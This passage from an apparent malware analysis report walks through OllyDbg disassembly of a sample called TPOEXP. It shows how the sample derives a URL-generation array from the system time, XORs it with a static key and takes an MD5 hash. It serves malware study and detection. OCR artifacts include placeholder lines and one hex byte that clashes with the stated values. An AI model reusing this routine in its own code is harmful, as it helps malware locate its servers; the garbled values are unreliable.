
EAX 00000154

Figure 39. *Multiply the minute value by 17*

3. Initialize the 8-Byte array by following these steps:

    a. Compute the value that will be used later to compute the values of the fifth, sixth, seventh, and eighth elements of the array (see Figure 40).

EDX = EAX % 1,020 (where EAX is equal to the minute value obtained from step 2)	EDX = 0x154 % 0x3FC
	EDX = 0x154



OllyDbg - TPOEXP.RB0 - [CPU - thread 000000C0, module TPOEXP]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Registers (FPU)
Address Hex dump ASCII
Paused

```
004092DF  . FFB5 DCFDFFFF  PUSH DWORD PTR SS:[EBP-224]
004092E5  . E8 6E010000    CALL TPOEXP.00409458
004092EA  . FFD0           CALL EAX                          ; GetSystemTime
004092EC  . 0FB785 F2FDFFFF MOVZX EAX,WORD PTR SS:[EBP-20E]   ; move minute to eax
004092F3  . 6BC0 11        IMUL EAX,EAX,11                   ; multiply minute by 17
004092F6  . BB 20030000    MOV EBX,320                       ; counter = 800
004092FB  > 31D2           XOR EDX,EDX
004092FD  . B9 FC030000    MOV ECX,3FC
00409302  . F7F1           DIV ECX                           ; (minute * 17) mod 1020
00409304  . 52             PUSH EDX                          ; Arg4
00409305  . FFB5 E0FDFFFF  PUSH DWORD PTR SS:[EBP-220]       ; Arg3
0040930B  . 52             PUSH EDX
0040930C  . 8D95 E0FDFFFF  LEA EDX,DWORD PTR SS:[EBP-210]
00409312  . 52             PUSH EDX                          ; Arg2
00409313  . 8D95 FFFDFFFF  LEA EDX,DWORD PTR SS:[EBP-201]
00409319  . 52             PUSH EDX                          ; Arg1
0040931A  . E8 65020000    CALL TPOEXP.00409584              ; TPOEXP.00409584 - generate URL
0040931F  . 8DBC05 FFFDFFFF LEA EDI,DWORD PTR SS:[EBP+EAX-201]
00409326  . 8B75 08        MOV ESI,DWORD PTR SS:[EBP+8]
00409329  . 83C6 40        ADD ESI,40
0040932C  . 6A 08          PUSH 8
0040932E  . 59             POP ECX
0040932F  . F3:A4          REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
00409331  . 51             PUSH ECX
00409332  . 51             PUSH ECX
00409333  . 8D85 FCFEFFFF  LEA EAX,DWORD PTR SS:[EBP-104]
```

```
EDX 00000154
EIP 00409304
```


Figure 40. Computing the value that will be used later to compute the values of the fifth, sixth, seventh, and eighth elements of the array

b. Compute the lower Byte of the year value then add 48 to the result. This is stored as the first index of the array and is equivalent to the following equation (see Figure 41):

array_element[0] = (Year + 48) AND 0xFF

array_element[0] = 0x0A

array_element[0] = (0x07DA + 0x30) AND 0xFF



OllyDbg - TPOEXP.R80 - [CPU - thread 000008C0, module TPOEXP]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Registers (FPU)
Address
Hex dump
ASCII
1st element
8th byte array
Paused

```
55            PUSH EBP
8BEC          MOV EBP,ESP
83EC 2C       SUB ESP,2C
8B45 0C       MOV EAX,DWORD PTR SS:[EBP+C]
8A08          MOV CL,BYTE PTR DS:[EAX]            ; move Year (low byte) to CL
80C1 30       ADD CL,30                           ; Year (low byte) + 48
884D E8       MOV BYTE PTR SS:[EBP-18],CL         ; store to array_element[0]
8A48 02       MOV CL,BYTE PTR DS:[EAX+2]
8A40 06       MOV AL,BYTE PTR DS:[EAX+6]
53            PUSH EBX
56            PUSH ESI
884D E9       MOV BYTE PTR SS:[EBP-17],CL
8B4D 10       MOV ECX,DWORD PTR SS:[EBP+10]
57            PUSH EDI
83E1 FE       AND ECX,FFFFFFFE
6A 02         PUSH 2
894D EC       MOV DWORD PTR SS:[EBP-14],ECX
8845 EA       MOV BYTE PTR SS:[EBP-16],AL
C645 EB 00    MOV BYTE PTR SS:[EBP-15],0
8D45 E8       LEA EAX,DWORD PTR SS:[EBP-18]
59            POP ECX
8130 BEA4D7D6 XOR DWORD PTR DS:[EAX],D6D7A4BE
83C0 04       ADD EAX,4
49            DEC ECX
75 F4         JNZ SHORT TPOEXP.004095B7
68 400000F0   PUSH F0000040
Stack DS:[00D9FD9E]=0A (Line Feed)
CL=0A (Line Feed)
```

Figure 41. Computing for the next value

c. Store the month value in the second index of the array as in the following (see Figure 42):

array_element[1] = 0x0A


OllyDbg - TPOEXP.RB0 - [CPU - thread 000008C0, module TPOEXP]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Registers (FPU)
Address
Hex dump
ASCII
1st
2nd
Paused

```
         55             PUSH EBP
         89E5           MOV EBP,ESP
         83EC 2C        SUB ESP,2C
         8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
         8A08           MOV CL,BYTE PTR DS:[EAX]            ; move Year (low byte) to CL
         80C1 30        ADD CL,30                           ; Year (low byte) + 48
         884D E8        MOV BYTE PTR SS:[EBP-18],CL         ; store to array_element[0]
         8A48 02        MOV CL,BYTE PTR DS:[EAX+2]          ; move month to CL
         8A40 06        MOV AL,BYTE PTR DS:[EAX+6]          ; move day to AL
         53             PUSH EBX
         56             PUSH ESI
         884D E9        MOV BYTE PTR SS:[EBP-17],CL         ; store month to array_element[1]
004095A0 8B4D 10        MOV ECX,DWORD PTR SS:[EBP+10]
         57             PUSH EDI
         83E1 FE        AND ECX,FFFFFFFE
         6A 02          PUSH 2
         894D EC        MOV DWORD PTR SS:[EBP-14],ECX
         8845 EA        MOV BYTE PTR SS:[EBP-16],AL
         C645 EB 00     MOV BYTE PTR SS:[EBP-15],0
         8D45 E8        LEA EAX,DWORD PTR SS:[EBP-18]
         59             POP ECX
       > 8130 BEA407D6  XOR DWORD PTR DS:[EAX],D607A4BE
         83C0 04        ADD EAX,4
         49             DEC ECX
        ^75 F4          JNZ SHORT TPOEXP.004095B7
         68 400000F0    PUSH F0000040
Stack SS:[0009FD78]=00000154
ECX=0000030A
```

Figure 42. *Computing for the next value*

d. Compute the value that will be stored in the fifth, sixth, seventh, and eighth indexes of the array (see Figure 43):

array_element[4to7] = EDX AND 0xFFFFFFFE (where EDX is the value for EAX % 1020 in step 3a)

array_element[4to7] = 0x00000154 AND 0xFFFFFFFE

array_element[4to7] = 0x00000154

This is equivalent to the following equation:

array_element[4] = f(minute) AND 0xFF

array_element[4] = 0x00000154 AND 0xFF

array_element[4] = 0x54


array_element[5] = f(minute)/0x100

array_element[5] = 0x00000154/0x100

array_element[5] = 0x01

array_element[6] = 0x00

array_element[7] = 0x00 (where *f(minute) = [(minute) % 1,020] AND 0xFFFFFFFE* where *minute = minute x 17*)




OllyDbg - TPOEXP.R80 - [CPU - thread 000008C0, module TPOEXP]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Registers (FPU)
Address
Hex dump
ASCII
1st
2nd
5th, 6th, 7th, 8th
Paused

```
55              PUSH EBP
89E5            MOV EBP,ESP
83EC 2C         SUB ESP,2C
8B45 0C         MOV EAX,DWORD PTR SS:[EBP+C]
8A08            MOV CL,BYTE PTR DS:[EAX]         ; move Year (low byte) to CL
80C1 30         ADD CL,30                        ; Year (low byte) + 48
884D E8         MOV BYTE PTR SS:[EBP-18],CL      ; store to array_element[0]
8A48 02         MOV CL,BYTE PTR DS:[EAX+2]       ; move month to CL
8A40 06         MOV AL,BYTE PTR DS:[EAX+6]       ; move day to AL
53              PUSH EBX
56              PUSH ESI
884D E9         MOV BYTE PTR SS:[EBP-17],CL      ; store month to array_element[1]
8B4D 10         MOV ECX,DWORD PTR SS:[EBP+10]
57              PUSH EDI
83E1 FE         AND ECX,FFFFFFFE                 ; AND 0xFFFFFFFE
6A 02           PUSH 2
894D EC         MOV DWORD PTR SS:[EBP-14],ECX    ; store to array_element[4to7]
8845 EA         MOV BYTE PTR SS:[EBP-16],AL
C645 EB 00      MOV BYTE PTR SS:[EBP-15],0
8D45 E8         LEA EAX,DWORD PTR SS:[EBP-18]
59              POP ECX
8130 BEA4D7D6   XOR DWORD PTR DS:[EAX],D6D7A4BE
83C0 04         ADD EAX,4
49              DEC ECX
75 F4           JNZ SHORT TPOEXP.004095B7
68 400000F0     PUSH F0000040
AL=06
Stack SS:[00D9FD52]=D9
```

Figure 43. Computing the next value

e. Store the day value in the third index of the array as in the following (see Figure 44):

array_element[2] = 0x06




OllyDbg - TPOEXP.R80 - [CPU - thread 000008C0, module TPOEXP]

```
          55              PUSH EBP
          89E5            MOV EBP,ESP
          83EC 2C         SUB ESP,2C
          8B45 0C         MOV EAX,DWORD PTR SS:[EBP+C]
          8A08            MOV CL,BYTE PTR DS:[EAX]          ; move Year (low byte) to CL
          80C1 30         ADD CL,30                          ; Year (low byte) + 48
          884D E8         MOV BYTE PTR SS:[EBP-18],CL        ; store to array_element[0]
          8A48 02         MOV CL,BYTE PTR DS:[EAX+2]         ; move month to CL
          8A40 06         MOV AL,BYTE PTR DS:[EAX+6]         ; move day to AL
          53              PUSH EBX
          56              PUSH ESI
          884D E9         MOV BYTE PTR SS:[EBP-17],CL        ; store month to array_element[1]
          8B4D 10         MOV ECX,DWORD PTR SS:[EBP+10]
          57              PUSH EDI
          83E1 FE         AND ECX,FFFFFFFE                   ; AND 0xFFFFFFFE
          6A 02           PUSH 2
          894D EC         MOV DWORD PTR SS:[EBP-14],ECX      ; store to array_element[4to7]
          8845 EA         MOV BYTE PTR SS:[EBP-16],AL        ; store day to array_element[2]
004095AF  C645 EB 00      MOV BYTE PTR SS:[EBP-15],0
          8D45 E8         LEA EAX,DWORD PTR SS:[EBP-18]
          59              POP ECX
        > 8130 BEA4D7D6   XOR DWORD PTR DS:[EAX],D6D7A4BE
          83C0 04         ADD EAX,4
          49              DEC ECX
        ^ 75 F4           JNZ SHORT TPOEXP.004095B7
          68 400000F0     PUSH F0000040
Stack SS:[00D9FD53]=00
```

Figure 44. *Computing the next value*

f. Store *0* in the fourth index of the array as in the following (see Figure 45):

array_element[3] = 0x00




OllyDbg - TPOEXP.R80 - [CPU - thread 000008C0, module TPOEXP]

```
          55              PUSH EBP
          89E5            MOV EBP,ESP
          83EC 2C         SUB ESP,2C
          8B45 0C         MOV EAX,DWORD PTR SS:[EBP+C]
          8A08            MOV CL,BYTE PTR DS:[EAX]          ; move Year (low byte) to CL
          80C1 30         ADD CL,30                          ; Year (low byte) + 48
          884D E8         MOV BYTE PTR SS:[EBP-18],CL        ; store to array_element[0]
          8A48 02         MOV CL,BYTE PTR DS:[EAX+2]         ; move month to CL
          8A40 06         MOV AL,BYTE PTR DS:[EAX+6]         ; move day to AL
          53              PUSH EBX
          56              PUSH ESI
          884D E9         MOV BYTE PTR SS:[EBP-17],CL        ; store month to array_element[1]
          8B4D 10         MOV ECX,DWORD PTR SS:[EBP+10]
          57              PUSH EDI
          83E1 FE         AND ECX,FFFFFFFE                   ; AND 0xFFFFFFFE
          6A 02           PUSH 2
          894D EC         MOV DWORD PTR SS:[EBP-14],ECX      ; store to array_element[4to7]
          8845 EA         MOV BYTE PTR SS:[EBP-16],AL        ; store day to array_element[2]
          C645 EB 00      MOV BYTE PTR SS:[EBP-15],0         ; store 0 to array_element[3]
004095B3  8D45 E8         LEA EAX,DWORD PTR SS:[EBP-18]
          59              POP ECX
        > 8130 BEA4D7D6   XOR DWORD PTR DS:[EAX],D6D7A4BE
          83C0 04         ADD EAX,4
          49              DEC ECX
        ^ 75 F4           JNZ SHORT TPOEXP.004095B7
          68 400000F0     PUSH F0000040
Stack address=00D9FD50
EAX=00D9FD06
```

Figure 45. *Computing the next value*

The contents of the array will then be *0x0A, 0x0A, 0x06, 0x00, 0x54, 0x01, 0x00*, and *0x00*.


4. Perform the XOR operation on the array using a static numeric key. The results should be *0x0B4, 0x0AE, 0x0D1, 0x0D6, 0x0EA, 0x0A5, 0xD7,* and *0xD6* (see Figure 46).


OllyDbg - TPOEXP.R80 - [CPU - thread 000008C0, module TPOEXP]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Registers (FPU)
Address Hex dump ASCII
Paused

```
0040958A  . 8B45 0C       MOV EAX,DWORD PTR SS:[EBP+C]
0040958D  . 8A08          MOV CL,BYTE PTR DS:[EAX]             ; move Year (low byte) to CL
0040958F  . 80C1 30       ADD CL,30                            ; Year (low byte) + 48
00409592  . 884D E8       MOV BYTE PTR SS:[EBP-18],CL          ; store to array_element[0]
00409595  . 8A48 02       MOV CL,BYTE PTR DS:[EAX+2]           ; move month to CL
00409598  . 8A40 06       MOV AL,BYTE PTR DS:[EAX+6]           ; move day to AL
0040959B  . 53            PUSH EBX
0040959C  . 56            PUSH ESI
0040959D  . 884D E9       MOV BYTE PTR SS:[EBP-17],CL          ; store month to array_element[1]
004095A0  . 8B4D 10       MOV ECX,DWORD PTR SS:[EBP+10]
004095A3  . 57            PUSH EDI
004095A4  . 83E1 FE       AND ECX,FFFFFFFE                     ; AND 0xFFFFFFFE
004095A7  . 6A 02         PUSH 2
004095A9  . 894D EC       MOV DWORD PTR SS:[EBP-14],ECX        ; store to array_element[4to7]
004095AC  . 8845 EA       MOV BYTE PTR SS:[EBP-16],AL          ; store day to array_element[2]
004095AF  . C645 EB 00    MOV BYTE PTR SS:[EBP-15],0           ; store 0 to array_element[3]
004095B3  . 8D45 E8       LEA EAX,DWORD PTR SS:[EBP-18]
004095B6  . 59            POP ECX
004095B7  > 8130 BEA4D7D6 ┌XOR DWORD PTR DS:[EAX],D6D7A4BE     ; perform XOR with a static key
004095BD  . 83C0 04       │ADD EAX,4
004095C0  . 49            │DEC ECX
004095C1  .^75 F4         └JNZ SHORT TPOEXP.004095B7
004095C3  . 68 400000F0   PUSH F0000040
004095C8  . 31DB          XOR EBX,EBX
004095CA  . 43            INC EBX
004095CB  . 53            PUSH EBX
```


Figure 46. Computing the next value

5. Compute the MD5 hash of the array (see Figures 47–49). The results should be *0x30, 0x6D, 0x7D, 0x0AC, 0x0D6, 0x04, 0x1E, 0x34, 0x05, 0x0FC, 0x2D, 0x24, 0x0A1, 0x54, 0x3E,* and *0x38.*


OllyDbg - TPOEXP.R80 - [CPU - thread 000008C0, module TPOEXP]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Registers (FPU)
Address Hex dump ASCII
Module C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.2982_x-ww_ac
Paused


```
004095CA  . 43            INC EBX
004095CB  . 53            PUSH EBX
004095CC  . 31F6          XOR ESI,ESI
004095CE  . 56            PUSH ESI
004095CF  . 56            PUSH ESI
004095D0  . 8D45 F0       LEA EAX,DWORD PTR SS:[EBP-10]
004095D3  . 50            PUSH EAX
004095D4  . 884D FF       MOV BYTE PTR SS:[EBP-1],CL
004095D7  . 68 F08BC243   PUSH 43C28BF0
004095DC  . FF75 14       PUSH DWORD PTR SS:[EBP+14]
004095DF  . E8 74FEFFFF   CALL TPOEXP.00409458
004095E4  . FFD0          CALL EAX                             ; CryptAcquireContext
004095E6  . 85C0          TEST EAX,EAX
004095E8  .-0F84 98000000 JE TPOEXP.00409686
004095EE  . 8D45 F8       LEA EAX,DWORD PTR SS:[EBP-8]
004095F1  . 50            PUSH EAX
004095F2  . 56            PUSH ESI
004095F3  . 56            PUSH ESI
004095F4  . 68 03800000   PUSH 8003                            ; ALG_ID = MD5
004095F9  . FF75 F0       PUSH DWORD PTR SS:[EBP-10]
004095FC  . 68 30A10541   PUSH 4105A130
00409601  . FF75 14       PUSH DWORD PTR SS:[EBP+14]
00409604  . E8 4FFEFFFF   CALL TPOEXP.00409458
00409609  . FFD0          CALL EAX                             ADVAPI32.CryptCreateHash
0040960B  . 6A 10         PUSH 10
0040960D  . 5F            POP EDI
EAX=77DE9E19 (ADVAPI32.CryptCreateHash)
```

Figure 47. Computing the array's MD5 hash



```
OllyDbg - TPOEXP.RB0 - [CPU - thread 000008C0, module TPOEXP]

004095EE  .  8D45 F8        LEA EAX,DWORD PTR SS:[EBP-8]
004095F1  .  50             PUSH EAX
004095F2  .  56             PUSH ESI
004095F3  .  56             PUSH ESI
004095F4  .  68 03800000    PUSH 8003                          ; ALG_ID = MD5
004095F9  .  FF75 F0        PUSH DWORD PTR SS:[EBP-10]
004095FC  .  68 30A10541    PUSH 4105A130
00409601  .  FF75 14        PUSH DWORD PTR SS:[EBP+14]
00409604  .  E8 4FFEFFFF    CALL TPOEXP.00409458
00409609  .  FFD0           CALL EAX                           ; CryptCreateHash
0040960B  .  6A 10          PUSH 10
0040960D  .  5F             POP EDI
0040960E  .  39D8           CMP EAX,EBX
00409610  .v 75 5B          JNZ SHORT TPOEXP.0040966D
00409612  .  56             PUSH ESI
00409613  .  6A 08          PUSH 8
00409615  .  8D45 E8        LEA EAX,DWORD PTR SS:[EBP-18]
00409618  .  50             PUSH EAX
00409619  .  FF75 F8        PUSH DWORD PTR SS:[EBP-8]
0040961C  .  897D F4        MOV DWORD PTR SS:[EBP-C],EDI
0040961F  .  68 292612C2    PUSH C2122629
00409624  .  FF75 14        PUSH DWORD PTR SS:[EBP+14]
00409627  .  E8 2CFEFFFF    CALL TPOEXP.00409458
0040962C  .  FFD0           CALL EAX                           ADVAPI32.CryptHashData
0040962E  .  39D8           CMP EAX,EBX
00409630  .v 75 29          JNZ SHORT TPOEXP.0040965B
EAX=77DE9C42 (ADVAPI32.CryptHashData)

Address   Hex dump                                          ASCII
          B4 AE D1 D6 E4 A5 D7 D6
```

